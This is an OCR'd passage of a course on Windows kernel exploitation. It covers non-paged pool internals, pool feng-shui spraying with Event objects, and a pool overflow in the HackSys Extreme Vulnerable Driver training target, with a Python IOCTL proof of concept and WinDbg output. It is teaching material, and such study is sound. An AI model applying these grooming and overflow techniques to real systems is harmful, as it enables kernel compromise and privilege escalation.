On the other hand **Non-Paged** pools remains into physical memory all the time until explicitly freed. Most of the critical Windows data structures and code resides in Non-Paged pools since kernel cannot afford page fault during critical execution phase such as **Interrupt handler** execution. Also Non-Paged memory can be accessible by driver at any **Interrupt Request Level (IRQL)**.

Device drivers use the `ExAllocatePoolWithTag/ExFreePoolWithTag` [2][3] API to allocate/free **Paged** and **Non-Paged** pool memory in Kernel mode. As shown in below prototype, user can specify type of pool where memory should be allocated.

```
PVOID ExAllocatePoolWithTag(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes,
  _In_ ULONG     Tag
);

VOID ExFreePoolWithTag(
  _In_ PVOID P,
  _In_ ULONG Tag
);
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Pool Internals

Like user mode Heap, Kernel also has its own management structure to keep track of pool memory. If you want to get deeper insight of **Windows Pool Internals** and **Pool Allocator** read the work done by Tarjei Mandt in his paper on Kernel Pool [4]. Most of the information on Pool Internals were taken from the same paper.

Memory Pools

On a uniprocessor system, there are **4 Paged**, **1 Non-Paged** pool and overall extra **1 Paged** pool. On multiprocessor system each node has **1 Paged** pool, **1 Non-Paged** pool and overall extra **1 Paged** pool.

Pool Descriptor

The **Pool Descriptor** keeps track of all allocations, busy/used and free pool chunks and other information regarding pool usage. On **Windows 7 SP1 x86**:

```
typedef struct _POOL_DESCRIPTOR
{
/*0x000*/        enum _POOL_TYPE PoolType;
                       union {
/*0x004*/                  struct _KGUARDED_MUTEX PagedLock;
/*0x004*/                  ULONG32 NonPagedLock;
                       };
/*0x040*/              LONG32 RunningAllocs;
/*0x044*/              LONG32 RunningDeAllocs;
/*0x048*/              LONG32 TotalBigPages;
/*0x04C*/              LONG32 ThreadsProcessingDeferrals;
/*0x050*/              ULONG32 TotalBytes;
/*0x054*/              UINT8 _PADDING0_[0x2C];
/*0x080*/              ULONG32 PoolIndex;
/*0x084*/              UINT8 _PADDING1_[0x3C];
/*0x0C0*/              LONG32 TotalPages;
/*0x0C4*/              UINT8 _PADDING2_[0x3C];
/*0x100*/              VOID** PendingFrees;
/*0x104*/              LONG32 PendingFreeDepth;
/*0x108*/              UINT8 _PADDING3_[0x38];
/*0x140*/        struct _LIST_ENTRY ListHeads[512];
} POOL_DESCRIPTOR, *PPOOL_DESCRIPTOR;
```

The **PoolType** is defines what kind of pool chunk is it. The important field is **ListHeads** which is an array of `LIST_ENTRY`.

Lookaside Lists

Windows Kernel uses separate **Lookaside Lists (LIFO)** for faster allocation/de-allocation of small pool chunks (maximum block size of **0x20**. i.e. **256 bytes**). There are separate per-processor **Lookaside** list for both **Paged** and **Non-Paged** maintained in **Kernel Processor Control Block** (`nt!_KPRCB`).

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
typedef struct _KPRCB
{
...
/*0x5A0*/    struct _PP_LOOKASIDE_LIST PPLookasideList[16];
/*0x620*/    struct _GENERAL_LOOKASIDE_POOL
PPNPagedLookasideList[32];
/*0xF20*/    struct _GENERAL_LOOKASIDE_POOL PPPagedLookasideList[32];
...
} KPRCB, *PKPRCB;
```




Fig: Lookaside Lists [4]

PPNPagedLookasideList and PPNPagedLookasideList are array of lookaside lists defined as GENERAL_LOOKASIDE_POOL with the maximum BlockSize being **0x20**. Hence, we have **32** unique **Lookaside** list for both **Paged** and **Non-Paged** memory pool.

```
typedef struct _GENERAL_LOOKASIDE_POOL
{               union
               {
/*0x000*/          union _SLIST_HEADER ListHead;
/*0x000*/          struct _SINGLE_LIST_ENTRY SingleListHead;
               };
/*0x008*/      UINT16        Depth;
/*0x00A*/      UINT16        MaximumDepth;
/*0x00C*/      ULONG32       TotalAllocates;
               union
               {
/*0x010*/          ULONG32       AllocateMisses;
/*0x010*/          ULONG32       AllocateHits;
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
                    };
/*0x014*/           ULONG32       TotalFrees;
                    union
                    {
/*0x018*/               ULONG32       FreeMisses;
/*0x018*/               ULONG32       FreeHits;
                    };
/*0x01C*/           enum _POOL_TYPE Type;
/*0x020*/           ULONG32       Tag;
/*0x024*/           ULONG32       Size;
                    union
                    {
/*0x028*/               PVOID AllocateEx;
/*0x028*/               PVOID Allocate;
                    };
                    union
                    {
/*0x02C*/               PVOID FreeEx;
/*0x02C*/               PVOID Free;
                    };
/*0x030*/           struct _LIST_ENTRY ListEntry;
/*0x038*/           ULONG32       LastTotalAllocates;
                    union
                    {
/*0x03C*/               ULONG32       LastAllocateMisses;
/*0x03C*/               ULONG32       LastAllocateHits;
                    };
/*0x040*/           ULONG32       Future[2];
}GENERAL_LOOKASIDE_POOL, *PGENERAL_LOOKASIDE_POOL;
```

Size of the **Lookaside** list is controlled by `Depth` (initially it is **4**) and maximum by `MaximumDepth` (max is **256** i.e **0x100**). **Lookaside** lists **does not** employ **coalescing**.

Lookaside list is lazy activated **2 minutes** after boot. If pool chunk is free and on **Lookaside** list, `POOL_HEADER` is immediately followed by `SLIST_ENTRY` structure. This is used to join pool chunk in singly linked list.




Fig: Freed Pool Chunk (Lookaside list)

```
typedef struct _SLIST_ENTRY
{
/*0x000*/        struct _SLIST_ENTRY* Next;
} SLIST_ENTRY, *PSLIST_ENTRY;
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

List Heads List

ListHeads list also known as **free lists**, are **doubly-linked** lists of freed pool chunk of same size ordered by **BlockSize.** It is **8-byte** granular and can serve allocation up to **0xFF0 (4080 bytes)**.

Block size is computed as given below:

```
BlockSize = (NumberOfBytes + 0xF) >> 3
```

Rounding is performed to reserve space for pool header for each chunk. Each pool chunk proceeds by `POOL_HEADER`. To prevent fragmentation, **ListHeads** list uses **coalescing**.




Fig: Allocated Pool Chunk

`nt!_POOL_HEADER` structure holds necessary information for allocation and free algorithm to operate correctly. On **Windows 7 SP1 x86**:

```
typedef struct _POOL_HEADER
{
            union {
                  struct {
/*0x000*/                UINT16 PreviousSize : 9;
/*0x000*/                UINT16 PoolIndex : 7;
/*0x002*/                UINT16 BlockSize : 9;
/*0x002*/                UINT16 PoolType : 7;
                  };
/*0x000*/         ULONG32 Ulong1;
            };
            union {
/*0x004*/         ULONG32 PoolTag;
                  struct {
/*0x004*/                UINT16 AllocatorBackTraceIndex;
/*0x006*/                UINT16 PoolTagHash;
                  };
            };
} POOL_HEADER, *PPOOL_HEADER;
```

If pool chunk is free and on **ListHeads** list, pool header is immediately followed by `LIST_ENTRY` structure. This is used to join pool chunk in doubly linked list.

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني




Fig: Freed Pool Chunk (ListHeads list)

```
typedef struct _LIST_ENTRY
{
/*0x000*/        struct _LIST_ENTRY* Flink;
/*0x004*/        struct _LIST_ENTRY* Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

Allocation Algorithm

Below given pseudo illustrates the algorithm used by **Pool Manager** to allocate a pool chunk.

```
PVOID
ExAllocatePoolWithTag(POOL_TYPE PoolType,
                      SIZE_T NumberOfBytes,
                      ULONG Tag)

// call pool page allocator if size is above 4080 bytes
if (NumberOfBytes > 0xFF0)
{
    // call nt!ExpAllocateBigPool
}

// attempt to use lookaside lists
if (PoolType & PagedPool) {
    if (PoolType & SessionPool && BlockSize <= 0x19) {
        // try the session paged lookaside list
        // return on success
    } else if (BlockSize <= 0x20) {
        // try the per-processor paged lookaside list
        // return on success
    }
    // lock paged pool descriptor (round robin or local node)
} else {  // NonPagedPool
    if (BlockSize <= 0x20) {
        // try the per-processor non-paged lookaside list
        // return on success
    }
    // lock non-paged pool descriptor (local node)
}

// attempt to use listheads lists
for (n = BlockSize - 1; n < 512; n++) {
    if (ListHeads[n].Flink == &ListHeads[n]) {  // empty
     continue;  // try next block size
    }
    // safe unlink ListHeads[n].Flink
    // split if larger than needed
    // return chunk
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
}
// no chunk found, call nt!MiAllocatePoolPages
// split page and return chunk
```




Fig: Pool Allocation Pattern [4]

Free Algorithm

Below given pseudo illustrates the algorithm used by **Pool Manager** to free a pool chunk.

```
VOID
ExFreePoolWithTag(PVOID Entry,
                  ULONG Tag)

if (PAGE_ALIGNED(Entry))
{
    // call nt!MiFreePoolPages
    // return on success
}

if (Entry->BlockSize != NextEntry->PreviousSize)
    BugCheckEx(BAD_POOL_HEADER);

if (Entry->PoolType & SessionPagedPool && Entry->BlockSize <= 0x19)
{
    // put in session pool lookaside list
    // return on success
} else if (Entry->BlockSize <= 0x20) {
    if (Entry->PoolType & PagedPool) {
        // put in per-processor paged lookaside list
        // return on success
    } else {  // NonPagedPool
        // put in per-processor non-paged lookaside list
        // return on success
    }
}

if (ExpPoolFlags & DELAY_FREE) {  // 0x200
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
    if (PendingFreeDepth >= 0x20) {
        // call nt!ExDeferredFreePool
    }
    // add Entry to PendingFrees list
} else {
    if (IS_FREE(NextEntry) && !PAGE_ALIGNED(NextEntry)) {
        // safe unlink next entry
        // merge next with current chunk
    }
    if (IS_FREE(PreviousEntry)) {
        // safe unlink previous entry
        // merge previous with current chunk
    }
    if (IS_FULL_PAGE(Entry))
        // call nt!MiFreePoolPages
     else {
         // insert Entry to ListHeads[BlockSize - 1]
     }
}
```

In order to reduce fragmentation, **Pool Manager** tries to merge the bordering free chunks to make a large chunk. This process is also known as **coalescing**.




Fig: Coalescing [4]

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Pool Feng-Shui

The very critical step during exploitation of **pool-based vulnerabilities** is pool chunk allocation/de-allocation determinism. We know overflowing pool buffer can result in corrupting adjacent pool chunk.

How do we ensure that we corrupt something useful so that we can achieve code execution?

Hence it is very crucial to understand how **Pool Allocator** works and how we can influence the **allocation and de-allocation determinism**.

We know that on a **uniprocessor** system, there are **4 Paged** and **1 Non-Paged Pool**. Depending on which pool our vulnerable object resides, we have to use some technique to groom that particular pool. In **HackSys Extreme Vulnerable Driver** the vulnerable object is allocated in **Non-Paged Pool**. Hence, we will use a technique to groom **Non-Paged Pool**.

Windows is an object based operating system and kernel uses different objects to manage different components and functionalities of the operating system. These objects are either stored on **Paged** or **Non-Paged** pool depending on the criticality of the object.


As our vulnerable object is stored in **Non-Paged Pool**, we need to find an object which gets store in **Non-Paged** pool and can be allocated by calling any Windows API from a **Low Privileged** process. One such object of our interest is **Event** object which is a **synchronization object**. It's stored in Non-Paged Pool and the size of the object is **0x40** (including `POOL_HEADER`).

We will create two large arrays (1000 elements each) of **Event** object using **CreateEvent** API. For each **CreateEvent** call, kernel will create kernel object of type **Event** in the **Non-Paged** pool (remember that critical kernel data structures are allocated on **Non-Paged** pool).

Then we will create holes in allocated pool by freeing some of the **Event** objects in one array. This way kernel will destroy the **Event** objects and free the pool chunk and will put it in **Lookaside** list or **ListHeads**.


Finally, we will invoke vulnerable IOCTL call, which will try to allocate buffer and the **Pool Allocator** will return one of the pool chunks that we freed by closing the **Event** objects.

The overall picture will be as shown below:




All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa


https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني



Spray pool in desired quantity



Create holes in allocated region



Re-allocate

After pool spraying is done, we can view status of virtual memory from kernel debugger.

```
kd> !vm 1
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
*** Virtual Memory Usage ***
      Physical Memory:      262030 (   1048120 Kb)
      Page File: \??\C:\pagefile.sys
        Current:   1048576 Kb  Free Space:    1012620 Kb
        Minimum:   1048576 Kb  Maximum:       4194304 Kb
      Available Pages:      158409 (    633636 Kb)
      ResAvail Pages:       236594 (    946376 Kb)
      Locked IO Pages:           0 (         0 Kb)
      Free System PTEs:     415806 (   1663224 Kb)
      Modified Pages:        29540 (    118160 Kb)
      Modified PF Pages:     29414 (    117656 Kb)
      NonPagedPool Usage:  2097156 (   8388624 Kb)
      NonPagedPoolNx Usage:   3724 (     14896 Kb)
      NonPagedPool Max:     190207 (    760828 Kb)
      ********** Excessive NonPaged Pool Usage *****
```

We can see quite large amount of **Non-Paged** pool memory is allocated based on our pool spraying.

We can obtain more information about our re-allocated pool chunks and other bordering chunks.

```
kd> !pool 0x83FB5B48
Pool page 83fb5b48 region is Nonpaged pool
 83fb5000 size:  140 previous size:    0  (Free )  Io   Process:
84c68030
 83fb5140 size:   40 previous size:  140  (Allocated)  Even
(Protected)
 ...
83fb56c0 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5700 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5740 size:  200 previous size:   40  (Free)       Even
 83fb5940 size:   40 previous size:  200  (Allocated)  Even
(Protected)
 ...
 83fb5a40 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5a80 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5ac0 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5b00 size:   40 previous size:   40  (Allocated)  Even
(Protected)
*83fb5b40 size:  200 previous size:   40  (Allocated) *Hack
           Owning component : Unknown (update pooltag.txt)
 83fb5d40 size:   40 previous size:  200  (Allocated)  Even
(Protected)
 83fb5d80 size:   40 previous size:   40  (Allocated)  Even
(Protected)
 83fb5dc0 size:   40 previous size:   40  (Allocated)  Even
(Protected)
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

```
 83fb5e00 size:    40 previous size:    40  (Allocated)  Even
(Protected)
 83fb5e40 size:    40 previous size:    40  (Allocated)  Even
(Protected)
 ...
 83fb5f40 size:    c0 previous size:    40  (Free)       Even
```

We can see our vulnerable buffer with tag "**Hack**" is allocated right in the hole surrounded by sprayed **Event** objects.

Resources

1. https://blogs.technet.microsoft.com/markrussinovich/2008/07/21/pushing-the-limits-of-windows-physical-memory/
2. https://msdn.microsoft.com/en-in/library/windows/hardware/ff544520(v=vs.85).aspx
3. https://msdn.microsoft.com/en-us/library/windows/hardware/ff544593(v=vs.85).aspx
4. https://media.blackhat.com/bh-dc-11/Mandt/BlackHat_DC_2011_Mandt_kernelpool-wp.pdf
5. http://mista.nu/research/kernelpool_cheatsheet.pdf
6. https://www.crowdstrike.com/blog/sheep-year-kernel-heap-fengshui-spraying-big-kids-pool/
7. http://blog.ptsecurity.com/2013/03/stars-aligners-how-to-kernel-pool.html
8. https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Pool Overflow

Motivation

Understand what Pool Based Buffer Overflow vulnerabilities are and the strategies involved to exploit **Out of Bound Writes** in pool based buffer in Windows Kernel.

Prerequisite

a. Pool Internals
b. User mode exploitation basics

Introduction

Technically speaking, pool overflows are **Out of Bound Writes** on pool buffer. This vulnerability corrupts data of the next consecutive poo chunk. If the **size** or **data** are under controlled of an attacker, it can be abused to gain code execution.

Vulnerability

Below is stripped code that implements pool overflow vulnerable code `PoolOverflow.c` [1]

```
NTSTATUS TriggerPoolOverflow(IN PVOID pUserModeBuffer, IN SIZE_T
userModeBufferSize) {
      ...

     __try {
         DbgPrint("[+] Allocating Pool Buffer\n");

         // Allocate Pool Memory
         pKernelBuffer = ExAllocatePoolWithTag(NonPagedPool,
(SIZE_T)POOL_BUFFER_SIZE, (ULONG)POOL_TAG);
        ...
         #ifdef SECURE
             ...
         #else
             DbgPrint("[+] Triggering Pool Overflow\n");
             ...
             RtlCopyMemory(pKernelBuffer, pUserModeBuffer,
userModeBufferSize);
         #endif

         if (pKernelBuffer) {
           ...
         }
     }
       ...
}
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

As one can see from above code that first highlighted line allocates **512 bytes** of buffer on **Non-Paged** pool with pool tag defined as **'kcaH'**. In vulnerable code, **RtlCopyMemory** copies data from user mode memory to our allocated pool buffer with user supplied length. As, there are no checks in-place, this will result in **Out of Bound Write** in Kernel Pool (**Pool Overflow**). We shall see how to use vulnerability to corrupt **adjacent pool chunk** and hijack execution flow.




Fig: Pool based buffer overflow

Let's overflow this buffer and inspect memory regions. We will use PoC in python to send IOCTL command to driver. Below is the PoC code to trigger pool overflow.

```
import time
import struct
import subprocess
from ctypes import *

kernel32 = windll.kernel32

if __name__ == '__main__':
    IOCTL_CODE = 0x22e00F
    DEVICE_NAME = "\\\\.\\HackSysExtremeVulnerableDriver"
    BUFFER_SIZE = 2200

    GENERIC_READ = 0x80000000
    GENERIC_WRITE = 0x40000000
    OPEN_EXISTING = 0x3
    INVALID_HANDLE_VALUE = -1
    dwReturn = c_ulong()

    # generate 2200 bytes long pattern
    k_buffer = "A" * BUFFER_SIZE

    # get the device handle
    device_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ |
GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)
    if device_handle != INVALID_HANDLE_VALUE:
        # send the DeviceIoControl code with buffer
        kernel32.DeviceIoControl(device_handle, IOCTL_CODE,
k_buffer, BUFFER_SIZE, 0, 0, byref(dwReturn),None)
        # close the device handle
        kernel32.CloseHandle(device_handle)
    else:
        pass #some error
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Setup kernel debugging session before running above script in debugee. You can confirm if vulnerable driver is loaded and set breakpoint according to vulnerable function as shown in below screenshot.

```
Command
kd> lm m Hack*
start    end        module name
82200000 82208000   HackSysExtremeVulnerableDriver   (private pdb symbols)  c:\hacksysextremevulnerabledriver\driver\source\drv\i386\HackSysExtremeVulnerableDriver.pdb
kd> x HackSysExtremeVulnerableDriver!Trigger*
82204a7c HackSysExtremeVulnerableDriver!TriggerNullPointerDereference (void *)
822045fc HackSysExtremeVulnerableDriver!TriggerTypeConfusion (struct _TYPE_CONFUSION_USER_OBJECT *)
822044ce HackSysExtremeVulnerableDriver!TriggerStackOverflow (void *, unsigned long)
82204006 HackSysExtremeVulnerableDriver!TriggerPoolOverflow (void *, unsigned long)
822049a8 HackSysExtremeVulnerableDriver!TriggerArbitraryOverwrite (struct _WRITE_WHAT_WHERE *)
82204870 HackSysExtremeVulnerableDriver!TriggerIntegerOverflow (void *, unsigned long)
82204774 HackSysExtremeVulnerableDriver!TriggerStackOverflowGS (void *, unsigned long)
kd> bp TriggerPoolOverflow
kd> bl
 0 e 82204006 [c:\hacksysextremevulnerabledriver\driver\source\pooloverflow.c @ 68]    0001 (0001) HackSysExtremeVulnerableDriver!TriggerPoolOverflow
```

Fig: WinDbg Dump

